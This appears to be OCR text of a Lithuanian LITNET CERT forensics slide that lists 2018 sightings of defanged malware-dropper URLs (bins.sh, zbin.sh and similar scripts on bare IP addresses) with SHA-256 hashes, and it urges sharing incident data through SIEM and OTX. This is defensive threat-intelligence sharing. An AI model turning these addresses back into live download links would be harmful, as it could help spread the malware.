
IP

paskutinės dienos ir TOP



2018-09-01 20:39:02	hxxp://80.211.79.50/bins.sh	6f1e360ad2734a0f0df436f947ba2c5bc550d14f2257062116b798b21b7066c0
2018-08-29 20:02:47	hxxp://194.32.77.79/zbin.sh	3a77d952f3d6ef2f0c06429de593b6d2303369d1f35c34a1cc0f1b6ff6285f09
2018-08-29 19:41:19	hxxp://194.32.77.79/zbin.sh	3a77d952f3d6ef2f0c06429de593b6d2303369d1f35c34a1cc0f1b6ff6285f09
2018-08-29 14:54:01	hxxp://142.93.126.241/8UsA.sh	53c132036ee893365f9cc0d3a597dc3b03994868670f35ecd6e0207a0a7bb626
2018-08-29 14:54:00	hxxp://142.93.126.241/8UsA.sh	53c132036ee893365f9cc0d3a597dc3b03994868670f35ecd6e0207a0a7bb626
2018-08-29 00:28:46	hxxp://80.211.85.15/bins.sh	deac7488a8c36fb282f5aeb54e0e2ec6d03eaa7cb00074b2f0e7c9f4089064ab
2018-08-28 23:07:13	hxxp://80.211.85.15/bins.sh	deac7488a8c36fb282f5aeb54e0e2ec6d03eaa7cb00074b2f0e7c9f4089064ab
2018-08-28 21:00:09	hxxp://80.211.85.15/bins.sh	deac7488a8c36fb282f5aeb54e0e2ec6d03eaa7cb00074b2f0e7c9f4089064ab
2018-08-28 18:38:22	hxxp://80.211.114.38/bins.sh	1e327803014d672a0e96a4a22ed663ff5eef06d97cd190b474cfae2430dfacfc
2018-08-28 08:07:33	hxxp://194.32.77.79/zbin.sh	3a77d952f3d6ef2f0c06429de593b6d2303369d1f35c34a1cc0f1b6ff6285f09

PASKELBIMAS / PASIDALINIMAS



SIEM

Vieninga incidentų informacijos apsikeitimo sistema (OTX)

MORALĖ

radai - pasikeisk ir pasidalink..

“Forensics” projektas LITNET CERT

sarunas@litnet.lt